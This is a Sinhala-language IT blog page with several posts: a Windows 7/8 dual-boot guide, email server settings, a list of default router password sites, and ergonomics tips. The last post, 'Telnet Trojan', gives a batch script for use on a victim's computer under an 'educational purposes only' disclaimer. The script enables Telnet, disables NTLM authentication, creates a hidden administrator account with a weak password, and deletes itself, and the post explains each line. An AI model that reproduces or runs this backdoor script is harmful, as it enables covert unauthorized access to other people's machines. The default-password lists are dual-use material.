සයිබර් ආරක්ෂාව තේරෙන සිංහලෙන්

  • Hacking

    Hacking is unauthorized intrusion into a computer or a network. The person engaged in hacking activities is generally referred to as a hacker. This hacker may alter system or security features to accomplish a goal that differs from the original purpose of the system.

  • Hacking Techniques

    Using simple hacks, a hacker can know about your personal unauthorized information which you might not want to reveal. Knowing about these common hacking techniques like phishing, DDoS, clickjacking etc. could come handy for your personal safety.

  • Data Stolen

    A data breach is a security incident in which sensitive, protected or confidential data is copied, transmitted, viewed, stolen or used by an individual unauthorized to do so.

Tuesday, 6 November 2012

7+8 Dual Boot

වින්ඩෝස් 7 මෙහෙයුම් පද්දතියේ විශේෂාංග සියල්ල අදුනාගැනීමටත් කලින් වින්ඩෝස් 8 මෙහෙයුම් පද්දතිය ඉදිරිපත් උන හින්දා බොහොමයක් දෙනා කුමක් බාවිතා  කරම්දෝ කියලා දෙගිඩියාවෙනුයි ඉන්නේ. ඉතින් අපි කාලෙක ඉදන් බාවිත කරන dual-boot සංකල්පයම මෙයටත් විසදුමක් ලෙසින් බාවිතා කරන්න පුලුවන්. ඉතින් අපි බලමු වින්ඩෝස් 7 සමග වින්ඩෝස් 8 මෙහෙයුම් පද්දතිය dual-boot ආකාරයෙන් ස්තපිත කරන්නේ කොහොමද කියලා.


dual-boot සංකල්පයට යන්න කලින් කියන්න දේවල් ටිකක් තියනවා 
  • dual-boot කරන්න බලාපොරොත්තු වන මෙහෙයුම් පද්දති දෙකෙන් කලින් පිට උන සංස්කරණය මුලින් ස්තාපිත කරන්න ඕනේ
  • දෘඩ තැටියේ පාර්ටිශන් 2 වශයෙන් මෙහෙයුම් පද්දති 2 ස්තාපිත කරගන්න තියනවා නම් වඩා හොදයි. 
  • ස්තාපිත කිරීමට පෙර දෘඩාංග සියල්ල dual-boot වලට සහය දක්වනවද කියලා පරික්ශා කරලා බලන්න 
  • මෙහෙයුම් පද්දති 2 ට අදාල ඩිවිඩී හෝ බූටබල් පෙන් සපයා ගන්න. 
  • එක් එක් මෙහෙයුම් පද්දතිය වෙනුවෙන් වෙන් කරන ඉඩ තීරණය කරන්න. ලොකු මෘදුකාංග බාවිතා කරන්න හිතාගෙන ඉන්නවා නම් ලොකු ඉඩක් ඕනේ. 
  • මෙහෙයුම් පද්දති දෙක ස්තාපිත කරන්න පහල තියන දේවල් ඕනේ කරනවා 
Windows 7 පද්ධති අවශ්‍යතා
  1. 1 gigahertz (GHz) or faster 32-bit (x86) or 64-bit (x64) processor
  2. 1 gigabyte (GB) RAM (32-bit) or 2 GB RAM (64-bit)
  3. 16 GB available hard disk space (32-bit) or 20 GB (64-bit)
  4. DirectX 9 graphics device with WDDM 1.0 or higher driver
Windows 8 පද්ධති අවශ්‍යතා
  1. Processor: 1 gigahertz (GHz) or faster with support for PAE, NX, and SSE2 
  2. RAM: 1 gigabyte (GB) (32-bit) or 2 GB (64-bit)
  3. Hard disk space: 16 GB (32-bit) or 20 GB (64-bit)
  4. Graphics card: Microsoft DirectX 9 graphics device with WDDM driver
ඉතින් මේ කරුණු ටික සම්පූර්ණ කරගත්තාම අපිට හැකියාව තියනවා ස්තාපිත කිරීම ආරම්භ කරන්න අපි මුලින්ම බලමු වින්ඩෝස් 7 ස්තාපිත කරගන්න ආකාරය.  මෙතනදී බාවිතා කරන්නේ වින්ඩෝස් 7 ඩිවිඩී එකක්. මුලින්ම් අපි බයෝස් වලින් බූට් ඕඩර් එක් හදන්න ඕනේ මොකෙන්ද බූට් වෙන්න ඕනේ කියලා. බයෝස් වලට යන්නේ පරිගණකය ඔන් කරලා මුල් තප්පර කීපයේදී Dell හරි F2 හරි යතුරක් එබීමෙන්. එතනදී අපෙන් අහනවා මොකෙන්ද බූට් කරන්න ඕනේ කියලා. පහල රූපය බලන්න. 

මෙතනදී මං මේ ගැන් ලොකුවට පැහැදිලි කරන්නේ නම් නෑ. රූප බලපුවාම් ඔයාලට තේරුම් ගන්න පුලුවන් මේ දේ. 


ඉතින් ඩිවිඩී එකෙන් බූට් කලාම පහල රූපයේ ආකාරයෙන් වින්ඩෝස් 7 ස්තාපිත වීම ආරම්බ වෙනවා. 


මෙතනදී අපේ භාෂාව හා යතුරු පුවරුව තෝරන්න


Install now කියන බටන් එක උඩ ක්ලික් කරන්න


accept the license කියන ටික් එක දාල ලයිසන් එකට එකග බව දක්වන්න


ඊලග් පියවරේදී අපිට අවස්තා 2ක් දෙනවා. එකක් Upgrade අනික Custom (advanced) installation, Upgrade කියන්නෙ දැනට තියන මෙහෙයුම් පද්දතිය Upgrade කරන්න කියන එක. Custom (advanced) installation කියන්නේ අලුතින්ම මෙහෙයුම් පද්දතිය ස්තාපිත කරන්න කියන් එක. 

Custom (advanced) installation තෝරගමු. මොකද අපිට දෘඩ තැටිය කොටස් වලට කඩාගන්න ඕනේ. ඒ නිසා මේ හරහා යන එක ලේසියි. 

මෙතනදී අපිට අපේ දෘඩ තැටිය පෙන්නුම් කරනවා. එය තෝරා පහලින් ඇති Drive Options වලට යන්න.


පහල රූපයේ ආකාරයට දෘඩ තැටිය කොටස් දෙකකට කඩා ගන්න 
එහිදී ඉහලින් දක්වපු පද්දති අවශ්‍යතාවයට අනුව ඉඩ ප්‍රමාණය තෝරාගන්න 


ඊලගට වින්ඩෝස් 7 ස්තාපිත කිරීමට සුදානම් වන පාර්ටිශන් එක තෝරා Next  කරන්න 

ඉන්පසුව් වින්ඩෝස් 7 ස්තාපිත වීම ආරම්භ වෙනවා.


ඉතින් ඔයාලගේ පරිගණකයේ කාර්යක්ශමතාවය මත මේ වෙනුවෙන් ගතවන කාලය තීරණය වෙනවා.


ඉතින් අවසාන වශයෙන් ඔන්න වින්ඩෝස් 7 ස්තාපිත වීම අවසන් වෙනවා.


ඊලගට අපි බලමු වින්ඩෝස් 8 ස්තාපිත කරන්නේ කොහොමද කියලා. වින්ඩෝස් 8 64 හා 32 වශයෙන් අපිට බාගත කරගන්න පුලුවන්. ඉතින් අපිට ලැබෙන ISO ගොනුව DVD එකකට ලියාගන්න ඊලගට ඒ DVD එක පරිගනකයට දාලා අපිට පුලුවන් Installation එක පටන් ගන්න. DVD එකෙන් බූට් කරන්න..


මෙතනදි අපි බාවිතා කරන Language එක වගේම වෙලාව වගේ දේවල් ඔයාලා කැමති ආකාරයට තෝරන්න පුලුවන්. ඒ තේරීම් කලාට පස්සෙ Next කරන්න..


මෙතනදි අපිට අවස්තා දෙකක් දෙනවා. පලවෙන එක දැනට තියන මෙහෙයුම් පද්දතියේ සැකසුම් වල වෙනසක් නොකර වින්ඩෝස් 8 ස්තාපිත කිරීම, දෙවෙනි එක අලුතින්ම වින්ඩෝස් 8 ස්තාපිත කිරීම ඉතින් මේ අවස්තා දෙකෙන් ඔයාලා කැමති අවස්තාවක් තෝරාගෙන ඉදිරියට යන්න පුලුවන්. මම බාවිත කරන්නේ අලුතින්ම වින්ඩෝස් 8 ස්තාපිත කිරීම කියන දෙවෙනි මාර්ගය. මෙහිදී අපිට පුලුවන් හාර්ඩ් ඩිස්ක් එකේ මොන කොටසටද වින්ඩෝස් 8 ස්තාපනය වෙන්නෙ ඕනේ කියන එක තෝරන්න. අපිට අපගේ දත්ත පරිස්සන් කරගන්නත් හොද අවස්තාවක් මේක. ඉතින් වින්ඩෝස් 7 වලදී අපි බෙදලා අයින් කරපු පාර්ටිශන් එක මෙතනදී බාවිතයට ගන්න පුලුවන්.


ඊලගට අදාලා හාර්ඩ් ඩිස්ක් එකේ මොන කොටස තෝරලා Next කරන්න..


මෙතනදි පද්දති ගොනු කොපි වීමක් හා පද්දතිය ස්තාපනය වීමක් සිදු වෙනවා.  ඒකට  සුලු කාලයක් ගතවෙනවා. එය ඔයාලගේ පරිගනකයේ වේගය මත රදාපවතින්නක්.


ඊලගට අපිට ලැබෙනවා පරිගනකයට නමක් දෙන්න. පසුව වෙනස් කරගන්නත් පුලුවන් මේක.


මෙතනදි අපිට පුලුවන් අපේ ඊමේල් ගිනුමක් පරිගනකයට ස්තාපිත කරගන්න. ඒ කියන්නේ පරිගනකයේ දත්ත හා ඊ මේල් ගිනුමේ දත්ත හුවමරු කරගන්න. අපි ඒකට කියන්නෙ Synchronization කියලා.



ඉන්පසු අපිට ලැබෙනවා වින්ඩෝස් 8 වල අතුරු මුහුනත. මේක අනික් මෙහෙයුම් පද්දති වලට වඩ හාත්පසින්ම වෙනස්. 

ඉතින් මේ ආකාරයට වින්ඩෝස් 7 සහ 8 ස්තාපිත කිරීම අවසන් උනාම පහල රූපයේ ආකාරයෙන් බූට් මෙනු එක පෙන්නුම් කරයි. 


ඉතින් ඔන්න Dual Boot කිරීම අවසන් වෙනවා. දැන් අපිට ඕනේ කරන මෙහෙයුම් පද්දතිය බාවිත කරලා පරිගණකය බාවිතා කරන්න පුලුවන්.


About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Share:

POP3/SMTP Mail Server Settings

අපි එක එක ආකාරයේ ඊමේල සේවාවන් සපයන වෙබ් අඩවි වලින් සේවාවන් ලබාගන්නවා. ප්‍රායෝගික ලෝකයේ එක්කෙනෙක්ට අනිවාර්යයෙන්ම ඊ මේල් ගිණුම් 2ක් 3ක් තියනවාමයි. ඉතින් මේ තියන ඔක්කොම ඊමේල් ගිණුම් අදාල වෙබ් අඩවියටම ලොග් වෙලා බලන්න ගියොත් අපේ කාලය නිකන් නාස්ටි වීමක් සිදු වන්නේ. ඉතින් මේ ඊමේල් ගිණුම් සියල්ලම එකම තැනකට ගන්න සැකසුම් සකස් කරගත්තොත් ඒක් අපිට ලේසි නේද?


මේ ආකාරයෙන් ඔක්කොම් ඊමේල් සේවාවන් එකම තැනකින් ලබාදෙන අන්තර්ජාල සේවාවනුත් තියනවා. නමුත් අපි බලමු මෘදුකාංගයක් බාවිතා කරලා මේක කරගන්නේ කොහොමද කියලා. මං මේකට බවිත කරන්නේ මයික්‍රොසොෆ්ට් අවුට්ලුක් මෘදුකාංගයයි. මේ මෘදුකාංගය මත අපිට ඕනේ තරම් ඊමේල් ගිණුම් වල සැකසුම් හදාගන්න පුලුවන් වගේම බාවිතයත් පහසුයි. අනික අපේ ඊමේල් ගිණුම් වල බැකප් එකක් ඕනේ වෙලාවක ඉතාමත් පහසුවෙන් මේ හරහා ගන්න පුලුවන්. 

ඉතින් අපි බලමු කොහොමද මේ දෙ කරගන්නේ කියලා මයික්‍රොසොෆ්ට් අවුට්ලුක් මෘදුකාංගය විවෘත කරගෙන මුලින්ම් අලුත් ගිණුමක් හදන්න පටන් ගන්න 

ඊලගට එන සංවාද කොටුවෙන Manually Configure Server settings කියන කොටස තෝරන්න 


Internet Email කියන් කොටස තෝරන්න 


ඉන්පසුව එන සංවාද කොටුවේ අපි අපේ ඊමේල් ගිණුමේ විස්තර දෙන්න් ඕනෙ 

Your Name ඔබේ නම 
Email Address ඔබේ ඊමේල් ලිපිනය 
Account Type - POP3
Incoming Mail Server ඔබේ ඊමේල් සර්වරයේ සැකසුම් 
Outgoing Mail server ඔබේ ඊමේල් සර්වරයේ සැකසුම් 
User Name ඔබේ පරිශීලක නාමය 
Password මුරපදය 


ඊලගට More Settings වලට යන්න. 

Incoming Mail Server ඔබේ ඊමේල් සර්වරයේ පෝට් අගයේ සැකසුම් 
Outgoing Mail server ඔබේ ඊමේල් සර්වරයේ පෝට් අගයේ සැකසුම් 


ඉතින් මේ සැකසුම් ටික හරියටම හදාගත්තාම වැඩේ හරි. මෙතන තියනවා අපේ ඊමේල් දින් 14කින් ප්‍රධාන සර්වරයෙන් ඉවත් කරන්න කියන එක. මෙ දින 14 අපිට ඕනේ ආකාරයට වෙනස් කරගන්න් පුලුවන්. 

ඉතින් මේ ආකාරයටයි ගිණුමක් සකසා ගන්නේ. අපි ඊලගට බලමු එක් එක් ඊමේල් සේවාවන් වල සර්වර් සැකසුම් මොනවද කියලා. 

Gmail Settings

Incoming Mail (POP3) Server -: pop.gmail.com Port: 995
Outgoing Mail (SMTP) Server -: smtp.gmail.com Port 587 / SSL: 465

Hotmail Settings

Incoming Mail Server (POP3) - pop3.live.com port: 995
Hotmail Outgoing Mail Server (SMTP) - smtp.live.com port 587

Yahoo! Mail Settings

Incoming Mail Server (POP3) - pop.mail.yahoo.com (SSL enabled, port 465)
Yahoo Outgoing Mail Server (SMTP) - smtp.mail.yahoo.com (SSL enabled, port 995)

MSN Mail Settings

Incoming Mail Server (POP3) - pop3.email.msn.com (port 110, using Secure Password Authentication - SPA)
MSN Outgoing Mail Server - smtp.email.msn.com ("My outgoing server requires authentication" කියන කොටස තෝරන්න ඕනේ)

Lycos Mail Settings

Incoming Mail Server (POP3) - pop.mail.lycos.com (port 110)
Outgoing Mail Server - smtp.mail.lycos.com

AOL Mail Settings

Incoming Mail Server (IMAP) - imap.aol.com (port 143)
Outgoing Mail Server - smtp.aol.com

Mail.com Mail Settings

Mail Incoming Mail Server (POP3) - pop1.mail.com (port 110)
Outgoing Mail Server - use your local ISP SMTP mail server

Netscape Internet Service Mail Settings

Incoming Mail Server (POP3) - pop.3.isp.netscape.com (port 110)
Outgoing Mail Server - smtp.isp.netscape.com (port 25, using a secure SSL connection)

Tiscali Mail Settings

Incoming Mail Server (POP3) - pop.tiscali.com (port 110)
Outgoing Mail Server - use your local ISP SMTP mail server

About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Share:

Monday, 5 November 2012

Hack Using Default Password

මුරපදයක් කියන්නේ ඉතාමත් වටින දෙයක් කියලා මේ වෙනකොට ඔයාලා හැමෝම දන්නවා. මේ වටින මුරපදය හැක් කිරීමේ විවිද ක්‍රමෝපායන් ගැනත් ඔයාලට අවබෝධයක් ඇති. ඉතින් මේ කියන්න යන්නේ මුරපද හැක් කිරීමක් ගැන නෙමෙයි. ජාල කලමණාකරනයට බාවිත කරන රවුටර් වැනි උපකරන වල දැනට බාවිතා වන පොදු මුරපද සහ ඒවා ලබාගන්නා වෙබ් අඩවි ගැන කියලා දෙන්නයි.

ලෝකයේ නිර්මාණය කරන ඕනේම ආකාරක රවුටරයක හෝ වෙනත් ජාලකරණ උපකරණ වලට default password එකක් තියනවා. එය නිශ්පාදකයාගෙන්  නිශ්පාදකයට වර්ගයෙන් වර්ගයට වෙනස් වෙනවා. ඉතින් නිසි ආකාරයෙන් වින්‍යාශගත නොකල රවුටරයක නිතරම පවතින්නේ default password එකයි. ඉතින් බොහෝ ජාල පරිපාලකයින්ගේ අනුග්‍රහයෙන් මේ default password ඇතුලත් දත්ත ගබඩාවන් සහිත වෙබ් අඩවි කීපයක්ම ලෝකයේ නිර්මාණය වෙලා තියනවා. එයින් ප්‍රමුඛතම වෙබ් අඩවිය වන්නේ defaultpassword වෙබ් අඩවියයි.

1. http://www.defaultpassword.com


මෙහිදී අපේ උපකරණයේ නිශ්පාදකයාගේ නම හා උපකරනයේ නම ලබාදුන් පසුව මුරපදය ලබාගන්න පුලුවන්. ඒ වගේම දැනට දහස් ගණනක් වූ නිශ්පාදනය කර ඇති උපකරණ සියල්ලම A-Z පෙලගස්වලා තියනවා. එයිනුත් සොයාගන්න පුලුවන්.

ඒ වගේම අපිට ලැබෙන අලුත් මුරපදත් මේ වෙබ් අඩවියට එක් කිරීමේ හැකියාව පවතිනවා. එයින් වෙබ් අඩවියේ දත්ත ගබඩාව තර කිරීමට දායක වෙන්නත් හැකියාව තියනවා.


2. http://cirt.net/passwords


මේ වෙබ් අඩවිය මගිනුත් නිශ්පාදනය ලබා දුන් පසුව මුරපදය ලබාගන්න පුලුවන්. ඒ වගේම නිශ්පාදිත නාමයෙනුත් මුරපද සෙවීමේ පහසුකම තියනවා. උදාහරණයක් ලෙසින් මම 3com නිශ්පාදනයක් ගැන සෙවුමක් කලාම මෙන්න ලැබුන මුරපද හා විස්තර ටික

3. http://www.virus.org/default-password:

4. http://www.routerpasswords.com

රවුටරයේ නිවැරදි නම හරියටම දන්නවා නම් මේ අඩවියේ සෙවුමක් කර මුරපද සොයාගන්න පුලුවන්.

ඉතින් මේ වගේ වෙබ් අඩවි ගනනාවක්ම අන්තර්ජාලයේ තියනවා. ඒවා බාවිතා කරලා Default Password එක් හොයාගන්න පුලුවන්. මේ පහල තියෙන්නෙත් ee ඒවගේ වෙබ් අඩවි කීපයක්.

http://dopeman.org/default_passwords.html
http://www.default-password.info/
http://www.defaultpassword.us/
http://www.passwordsdatabase.com/
http://www.phenoelit-us.org/dpl/dpl.html
http://www.cyxla.com/passwords/passwords.html
http://defaultpasswords.in/

ඉතින් ඔයාලා ජාල කළමණාකරනය කරනවා නම් හරි එහෙම කරන්න හිතාගෙන ඉන්නවා නම් හරි ඒ ගැන ඉගෙන ගන්නවා නම් හරි මේ Default Password එක මාරු කරලා ඔයාලට ගැලපෙන හොද ශක්තිමත් මුරපදයක් බාවිත කරන්න. Default Password එකම තියනව කියන්නේ හැකර්ලාට දොරක් ඇරලා තියනවා වගේ තමයි. සුබ දවසක්...!

About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Share:

How to Use Computer

ඕනේම දෙයක් ආවාට ගියාට බාවිතා කිරීමෙන් අහිතකර ඵල විපාක විදින්න වෙන බව ඔයාලා අත්දැකීමෙන් දන්නවා ඇති. ඉතින් මේ වෙන කොට ජීවිතේ කොටසක් වෙලා තියන පරිගණකයත් ආවාට ගියාට පරිහරණයෙන් දීර්ඝකාලීන ආබාධ ඇති වෙන්න පුලුවන් බව පරීක්ශණ මගින් සොයාගෙන තියනවා. ඉතින් මෙ ගැන අන්තර්ජාල සෙවුමක්දී හොද විස්තර ටිකක් හම්බුනා. ඔයාලගේ දැනගැනීම වෙනුවෙන් ඒ ගැන විස්තර කරන්නම්. 


මේ ක්‍රියාවලිය එහෙම නැත්නම් පරිගණකයක් නිසි ආකාරයෙන් බාවිතා කරන්නේ කොහොමද කියන ක්‍රියාවලිය අධ්‍යයනය කිරීම පොදුවේ හදුන්වන්නේ HUMAN ENGINEERING/ERGONOMICS කියන නමින්. එහිදී පරිශීලකයාගේ පරිගණක බාවිතය, ඒ වෙන්වෙන් වැය කරන කාලය, බාවිත කරන උපකරණ, වැඩ කරන පරිසරය වගේ කරුණු සැලකිල්ලට ගන්නවා 

ඉතින් මෙහිදී යතුරු පුවරුවේ පිහිටීම, මොනිටරයේ පිහිටීම හා පරිශීලකයාගේ ඉදගැනීමේ පිලිවෙල කියන කරුණු ටික ගැබුරින් විශ්ලේෂණය කරනවා පහල රූපය බලන්න. මුලින්ම් ඔයාලා වැඩ කරන ස්තානයේ හෝ නිවසේ පරිගණකය ඇති තැන ගැන සිතේ තබාගන්න. දැන මේ රූපයේ රතු පැහැයෙන් කතිර වලින් දක්වලා තියන දේවල් වලට අවදානය යොමු කරන්න. 


මොකද හිතෙන්නේ? අඩුම තරමින් මේ රතු කතිර වලින් කීපයක් හරි ඇති නේද? මේ හැම එකකින්ම වෙන්නේ අපිට හානියක් මිසක් වාසියක් නෙමෙයි. අපහසුවෙන් වැඩ කිරීම කියන්නේ දීර්ඝ කාලීන ආබධ වලට අත වැනීමක් කියලා ඔයාලට මේ රූපය දැක්කාම තේරෙනවා ඇතිනේ. ඉතින් මේ කතිර ටිකත් හිතේ තියාගෙනම අපි ඉදිරියට යමු.. 

පරිගණකයක ප්‍රදාන කොටසක් තමයි පරිගණක තිරය එහෙම නැත්නම් මොනිටරය කියන්නේ. ඉතින් මේ මොනිටරය බාවිතයට අපහසු ආකාරයෙන් තියනවා නම් එය ශරීරයේ කොටස් කීපයකට අබාධ ඇති කරනවා. ප්‍රධාන වශයෙන් අපේ කොදු නාරටියේ ආරම්බයට එහි බලපෑමක් තියනවා. පහල රූපය බලන්න. 


ඉතින් ඔයාලගේ පරිගණක මොනිටරයත් මේ ආකාරයෙන් තියනවා නම්, 
  • ඔයාලගේ අත දික් කල විට මොනිටරයේ හරි මැදට තියෙන ආකාරයෙන් 
  • පිටුපසින් බැලූ විට හිස දෙපසින් සමානව මොනිටරය පෙනෙන ආකාරයෙන් 
  • ඇසේ ඉහල කෙලවරින් හා පහල කෙලවරින් නිසි ආකාරයෙන් මුලු මොනිටරයම් පෙනෙන ආකාරයට 
සදා ගන්න. ලස්සන ඇස් දෙක නිකරුනේ විනාශ කරගන්න් එපා. පහල රූපය බලන්න. බලන්න් කොල පාර රවුමෙන් දක්වලා තියන ස්තානයන්. කොදුඇට පෙල ආරම්බයට ඉන් හානියක් නොවන බව ඔයාලට පැහැදිලියි නේද? 


පරිගණක බාවිතයේදී අපි එක් එක් ඉරියවු තෝරාගන්නවා. ඉදගෙන නිදාගෙන හෝ ලැප්ටොප් එකක් නම් උකුල මත තබාගෙන යනාදී වශයෙන්. ඉතින් නිවැරදි ආකාරයෙන් ඉදගන්න පුරුදු වෙන්න.නිසි ආකාරයෙන් වාඩි නොවීම  කොදුඇට පෙලේ ආබාධයන් වලට හේතු වෙනවා. පහල රූපය බලන්න. කොදුඇට පෙලේ මැදට වන්න තමයි මේ ආබාධ තත්වය ඇති වන්නේ. ඒ වගේම කකුල් වලට එක් එක් දේවල් තබාගෙන වාඩි වෙන්න එපා. 


මේ ආකාරයේ ආබාධ වලින් මිදීමට, 
  • නිසි ආකාරයෙන් වාඩි වන්න 
  • සීට් එක් කුෂන් කරලා නම් වඩා හොදයි 
  • ඒ වගේම පුටු ඇන්ද එහෙ මෙහෙ කල හැකි ආකාරයෙන් පවතිනවා නම් ඉතාමත් හොදයි 


මේ පහල රූපය බලන්න. නිසි ආකාරයෙන් වාඩි උනාම මේ රූපයේ වගේ තියෙන්න ඕනේ. බලන්න් කලින් වේදනා දුන්න කොදු ඇට පෙල දැන් නිසි ආකාරයෙන් පවතින හැටි. 


උස් පුටු බාවිතා කරන්න එපා. නිතරම පුටුවේ වාඩි උනාම අපේ යටිපතුල් බිම වදින්න ඕනේ. ඇගිලි වලින් ඉන්නව නම්  ඒක වැරදි. 


ඔබේ යතුරු පුවරුව පහල රූපයේ ආකාරයෙන්ද තියෙන්නේ? අත් වකුටු කරගෙනද ටයිප් කරන්නේ? එහෙනම් ඉක්මනින්ම වැලමිටේ ආබාධ එන්න පුලුවන්. අනික මං ගොඩක් දැකලා තියනවා ටයිපින් පුරුදුවන මුල් කාලෙත් තනි අතින් කොට කොට පුරුදු  වන අය. එහෙම කරන්න එපා. සිංහල හරි ඉංග්‍රීසි හරි පුරුදුවෙනවා නම් නිසි ආකාරයෙන් අත් දෙකම තියාගෙන පුරුදු වෙන්න. 


  • යතුරු පුවරුව තමන්ගේ උකුලට මදක් උඩින් තියාගන්න. 
  • පුටුවේ උස් පහත් කිරීම් කරගන්න 
  • නිතරම අත් දිග හැර ටයිප් කිරීමට හැකි ආකාරයෙන් පුටුව තබ ගන්න 


පහල රූපය බලන්න. මේ වගේ වැඩ අපි උනත් හදිස්සියට කරනවා නේද? නමුත් පුරුදක් ලෙසින් කෙහෙම කරන්න එපා. 


මේ හැම දෙයක් වගේම පහල කරුණුත් වැදගත්, 
  • ඔයාලා පරිගණක බාවිත කරන ස්තානයේ උශ්ණත්වය 
  • උණුසුම පිට කරන වෙනත් උපකරණ තියනවාද  යන වග 
වායුසමීකරණ බාවිතා නොකරනවා නම් හොද පෑන් එකක් බාවිතා කරන්න. ඒත බැරි නම් හොදින් වාතය ලැබෙන්න කවුලු ඇරලා තියන්න. ඒ වගේම වතුර පිරුන බදුනක් තබාගන්න පුලුවන් නම් හොදයි මොකද ඉන් වාතයේ ආර්ද්‍රතාවය රැකෙනවා. 


ඒ වගේම වෙනත් පරාවර්තනයන් ඔබගෙ මුහුණට හෝ මොනිටරයට වැටෙනවා නම් ඉන්න කෝනය වෙනස් කරන්න. පහල රූපය බලන්න. ඉර එලිට මොනිටරයට වැටෙනවා නම් මොනිටරේ හරියට පේන්නේ නෑ වගේම මොනිටරයෙන් පරාවර්තනය වන හිරු එලියේ අඩංගු අහිතකර කිරන වලින් ඇස් ආබාධ  ඇති වෙන්න පුලුවන් 

ඒ වගේම පරිගණක මූලිකාංග වලට අමතරව බාවිතා කරන වෙනත් උපකරන නිසි ආකාරයට තබාගන්න. ටෙලිපෝන් වැනි දේවල් උදාහරණ ලෙසින් ගන්න පුලුවන්. 


ඉතින් දවසේ වැඩි කාලයක් ඔයාලා ඉන්නේ පරිගණකය එක්ක නම්, 

  • විනාඩි 15 - 20 වතාවක් වත් පුටුවෙන් නැගිටින්න 
  • පරිගණකයට එක් දිගට බාවිතා කර එක් වරම දීප්තිමත් දේවල් දිහා බලන්න එපා. 
  • කොල පැහැති පසුබිමක් දිහා බලන්න. නැත්නම් කොල පැහැති ඩෙක්ස්ටොප් ඉමේජ් එකක් දාගන්න 
  • පහල රූපයේ දක්වා ඇති ආකාරයට කෙටි වියායාමයන් කරන්න 


ඉතින් අවසාන වශයෙන් ඔයාලා මේ උපදෙස් පිලිපදිනවා නම් මුලින් තිබුන සියලුම රතු කතිර ඉවත් වී මේ  පහල රූපයේ ආකාරයෙන් කොල පැහැති වෙලා තියෙන්න් ඕනේ. 


පරිගණක බාවිතයත් ආවට ගියට කරන්න බැ නේද? නොදැනුවත් කමින් හරි නොසැලකිල්ල් නිසා හරි මේවා කලා නම් ටික ටික හරි මේ වැරදි වලින් මිදෙන්න උත්සාහා කරන්න. සුබ දවසක්...! 

මූලාශ්‍රය - අන්තර්ජාලය 

About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.
Share:

Sunday, 4 November 2012

Telnet Trojan

NOTE: This tutorial is for educational purposes only, I am NOT responsible in any way for how this information is used, use it at your own risk.

පරිගණක ජාලයකදී වෙනත් පරිගණකයක දත්ත ලබා ගැනීම වෙනුවෙන් බාවිතා කරන්න පුලුවන් ක්‍රමවේදයන් බොහොමයක් තියනවා. ඒ එක් එක් ක්‍රම වලදී යම් යම් අපහසුතාවයන් පැන නගින බව ප්‍රායෝගිකව බාවිතා කිරීමේදී ඔයාලට දැනෙනවා ඇති. ඉතින් ඩොස් හරහා ටෙල් නෙට් විදානය බාවිතා කරමින් වෙනත් පරිගණකයක දත්ත ලබා ගැනීමට හැකිද කියලා බලමු.
ටෙල් නෙට් විදානය බාවිත කරන්නේ පරිගණක ජාලයක සම්බන්දතාවයන් පරීක්ශා කිරීමට,වෙබ් අඩවි වල කේත කොටස පරික්ශා කිරීමට, අන්තර්ජාල මේල් සේවාවන් වලට. ඒ හරහා පරිගණකයේ පද්දති ක්‍රියාකාරකම් වලට බලපෑම් කිරීමේ හැකියාවක් පවතිනවා. අපි මුලින්ම කේත කොටසක් බාවිතා කරලා batch script එකක් ලියමු. 

@echo off
sc config tlntsvr start=auto
sc start tlntsvr
tlntadmn config sec=-NTLM
tlntadmn config mode=stream
net user Eranda/add
net user Eranda 12345
net localgroup administrators Eranda /add
reg /add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v Eranda/t REG_DWORD /d 00000000
del trojan.bat

ඉතින් මේ විදානයන් ටික නෝට්පෑඩ් එකක ලියගන්න. 

ඊලගට මේ ගොනුව trojan.bat ආකාරයෙන් සුර්ක්ශිත කරගන්න. 
ඉතින් අපි බලමු මේ කේත කොටසෙ මොනවද තියෙන්නෙ කියලා. 

@echo off
sc config tlntsvr start=auto = පරිගණකය ආරම්බ කරන හැම අවස්තාවකදීම ඉබේම ක්‍රියාත්මක වන්න 
sc start tlntsvr = windows NT system යටතේ ටෙල් නෙට් සේවාව ක්‍රියාත්මක කරන්න 
tlntadmn config sec=-NTLM = NTLM hash security අක්‍රීය කරන්න 
tlntadmn config mode=stream = අලුත් stream mode එකක් ටෙල් නෙට් තුලට ඇතුලත් කරන්න 
net user Eranda/add = "Eranda" ලෙසින් නව පරිශීලක ගිණුමක් පරිගණකයට එක් කරන්න 
net user Eranda 12345 = "Eranda" පරිශීලක ගිණුමේ මුරපදය ලෙස 12345 යොදන්න 
net localgroup administrators Eranda/add  = "Eranda" පරිශීලක ගිණුම ඇඩ්මිනිස්ට්‍රේටර් ගෘප් එකට එකතු කරන්න 
reg /add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v Eranda/t REG_DWORD /d 00000000 = "Eranda" පරිශීලක ගිණුම සගවන්න 
del trojan.bat = මේතෙක් වෙලා ක්‍රියාත්මක උන trojan.bat ගොනුව මකා දමන්න 

